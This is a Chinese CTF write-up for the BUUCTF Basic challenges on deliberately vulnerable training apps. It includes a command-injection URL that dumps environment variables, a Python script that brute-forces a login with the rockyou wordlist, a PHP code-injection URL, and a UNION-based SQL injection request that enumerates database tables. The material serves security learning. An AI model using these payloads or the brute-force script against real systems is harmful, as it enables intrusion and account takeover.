BUUCTF笔记之Basic部分WP


原创

KogRow 于 2021-06-04 20:00:18 发布 1054 收藏 3
分类专栏： CTF web安全 文章标签： CTF

声明：此文仅供学习记录研究使用，切勿用于非法用途，否则后果自负！

1.Linux Labs

这题就是熟悉一下ssh了。



登录找到flag.txt:

2.Java Sec Code

这题有点无语，感觉更像是宣传Java Sec Code这个项目。

拿flag:http://057bfb68-fe8f-4ecb-ad38-ad35f029e01b.node3.buuoj.cn/rce/exec?cmd=env

```
HOSTNAME=jscFLAG=flag{3edc17dd-532c-4852-bbe7-
caa0754f0cb6}PATH=/usr/local/sbin:/usr/local/bin:/usr/sbir
defaults/%L/Dt
```

题外话，对于学习java漏洞来说，这个github项目确实是很好的，我们不能仅仅局限于拿flag刷分数，更多的是要深入研究代码背后的思想。


就像项目作者说的，很多研发编写的Java代码是有漏洞的，与其有时间全世界做漏洞挖掘，不如仔细学习分析一下通常漏洞是怎么写的。本项目作者是在阿里做攻防的同学，他的主要贡献是故意写一个全是漏洞的应用，以便大家可以代码审计分析一个正常写法和漏洞写法是什么样子。

3.Juice Shop

这题也很不错啊，github说的：OWASP Juice Shop is probably the most modern and sophisticated insecure web application! It can be used in security trainings, awareness demos, CTFs and as a guinea pig for security tools! Juice Shop encompasses vulnerabilities from the entire OWASP Top Ten along with many other security flaws found in real-world applications!

牛批！

进去：




查看源代码看下：

```
<!--
  ~ Copyright (c) 2014-2020 Bjoern Kimminich.
  ~ SPDX-License-Identifier: MIT
  -->

<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookie
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
  <script>
    window.addEventListener("load", function(){
      window.cookieconsent.initialise({
        "palette": {
          "popup": { "background": "#546e7a", "text": "#ffffff" },
          "button": { "background": "#558b2f", "text": "#ffffff" }
        },
        "theme": "classic",
        "position": "bottom-right",
        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking ex
      })});
  </script>
<link rel="stylesheet" href="styles.css"></head>
<body class="mat-app-background bluegrey-lightgreen-theme">
  <app-root></app-root>
<script src="runtime-es2018.js" type="module"></script><script src="runtime-es5.js" nomodule defer></script
</html>
```

无果。遂百度，发现说查看网页源码发现页面#/score-board。怪事了

先访问下吧：



有了。闯关作答模式，对于提升web渗透综合能力非常有帮助。

第一关 Find the carefully hidden 'Score Board' page.

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

但实际上网页源代码并没有这一提示啊，我日

第二关 Give a devastating zero-star feedback to the store.


给商店一个毁灭级的0星反馈

4.NSB_Login

确认用户名admin存在，查看源码发现提示：

```
<!DOCTYPE html>
<!-- I like rockyou! -->
<html lang="zh"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" type="text/css" href="./assets/index.css">

        <!-- Website CSS style -->
        <link rel="stylesheet" type="text/css" href="./assets/main.css">

        <!-- Website Font style -->
    <link rel="stylesheet" href="./assets/font-awesome.min.css">

        <!-- Google Fonts -->
        <link href="./assets/css" rel="stylesheet" type="text/css">
        <link href="./assets/css(1)" rel="stylesheet" type="text/css">

    <!-- 引入 Particleground.js -->
    <script src="./assets/particleground.js"></script>
    <!-- 引入 粒子特效js -->
    <script src="./assets/particle.js"></script>

    <script src="./assets/qrcode.js"></script>


        <title>NSB专业CTF训练平台</title>

    <style>
        #bg-particle {
            position: fixed;
            height: 100%;
            width: 100%;
            background-image: url('https://storage.accounts.extstars.com/assets/img/auth_backgroud.jpg');
        }

        body {
            margin: 0;
```

把kali的rockyou导出来，用burp爆破：




133兆1400万行，估计要爆破好一会了。：

额，burp崩掉了，算了，还是上代码：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import re
import requests

url = "http://17740528-4330-4259-b509-34a053f9ce62.node3.buuoj.cn/login.php"
HX = "密码错误"

dir = open('C:\\Users\\root\\Desktop\\rockyou.txt')
line = dir.readline()
i = 0
while line:
    line = line.strip('\n')
    d = {'email': 'admin', 'password': line, 'remember_me': 0}
    r = requests.post(url, data=d)
    print line.decode('unicode_escape')
    if len(r.text) != 51:
        print '找到密码:'+str(i)+'\n'+r.text.decode('unicode_escape')
        break
    line = dir.readline()
    i+=1
dir.close()
```

爆破出密码及flag：



注：这道题有点诡异，爆不出密码，但是根据回显就能拿到flag。

5.bwAPP

拿flag：http://54808425-f223-4ed1-abcd-1a7e96ebb001.node3.buuoj.cn/phpi.php?message=phpinfo();

zlib.output_compression	Off	Off
zlib.output_compression_level	-1	-1
zlib.output_handler	no value	no value

// Additional Modules //


Module Name
sysvsem
sysvshm

// Environment //

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	b17653bd0d88
APACHE_RUN_USER	www-data
FLAG	flag{2773d732-217a-41a3-bd4c-4ff858d265b3}
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
LANG	C
APACHE_RUN_GROUP	www-data
PHP_UPLOAD_MAX_FILESIZE	10M
SUPERVISOR_ENABLED	1
SHLVL	0
PHP_POST_MAX_SIZE	10M
SUPERVISOR_PROCESS_NAME	apache2
DEBIAN_FRONTEND	noninteractive
SUPERVISOR_SERVER_URL	unix:///var/run/supervisor.sock
APACHE_LOCK_DIR	/var/lock/apache2
APACHE_RUN_DIR	/var/run/apache2

6.Vulnerability-goapp

随便注册一个账户：




经过测试发现TimeLine下有sql注入：

```
POST /timeline/searchpost HTTP/1.1
Host: 889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Origin: http://889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn
Connection: keep-alive
Referer: http://889c91e4-adfa-4a8c-92d0-d2c90ec45aee.node3.buuoj.cn/timeline
Cookie: UserName=tom; SessionID=MUAxLmNvbQ==; UserID=4; adminSID=
Upgrade-Insecure-Requests: 1

post=%22+union+select+(SELECT+group_concat(table_name)+from+information_schema.tables+where+table_schema="v
```

```
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fi

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/
integrity="sha384-MCw98/SFnGE8fJT3GXwEOngsV7Zt27NXFoaoApmYm81iuXoPkFOJwJ8ERdknLPMO"
<ul id="nav">
  <li><a href="/top">Home</a></li>
  <li><a href="/profile">Profile</a></li>
  <li><a href="/timeline">TimeLine</a></li>
  <li><a href="/post">Post</a></li>
  <li><a href="/hints">Hints</a></li>
  <li><a href="/db">DB</a></li>
  <li><a href="/logout">Logout</a></li>
<ul>
</head>
<div id="header_title">
<p class="display-1 text-center">TimeLine</p>
</div>

</nav>
</header>
<link rel="stylesheet" href="../assets/css/post.css" type="text/css">
<body>

<div class="box">
    <div class="box11">

    <div class="box22">
    <h2>1       2021-06-07 08:44:11</h2>
    <br>
    </div>

    <div class="box22">
    <h2>ls      2021-06-07 08:44:15</h2>
    <br>
    </div>

    <div class="box22">
    <h2>admins,adminsessions,posts,sessions,user,userdetails    1</h2>
    <br>
    </div>

    </div>
    <div class="postform">
        <form action="/timeline" method="post">
```


? < + > Type a search term https://blog.csdn.net/shuaicenglou3032

这里爆字段名，准备把管理员账号密码注出来登上去看看：




爆管理员邮箱(admin@admin.com和amuro@ray.com)

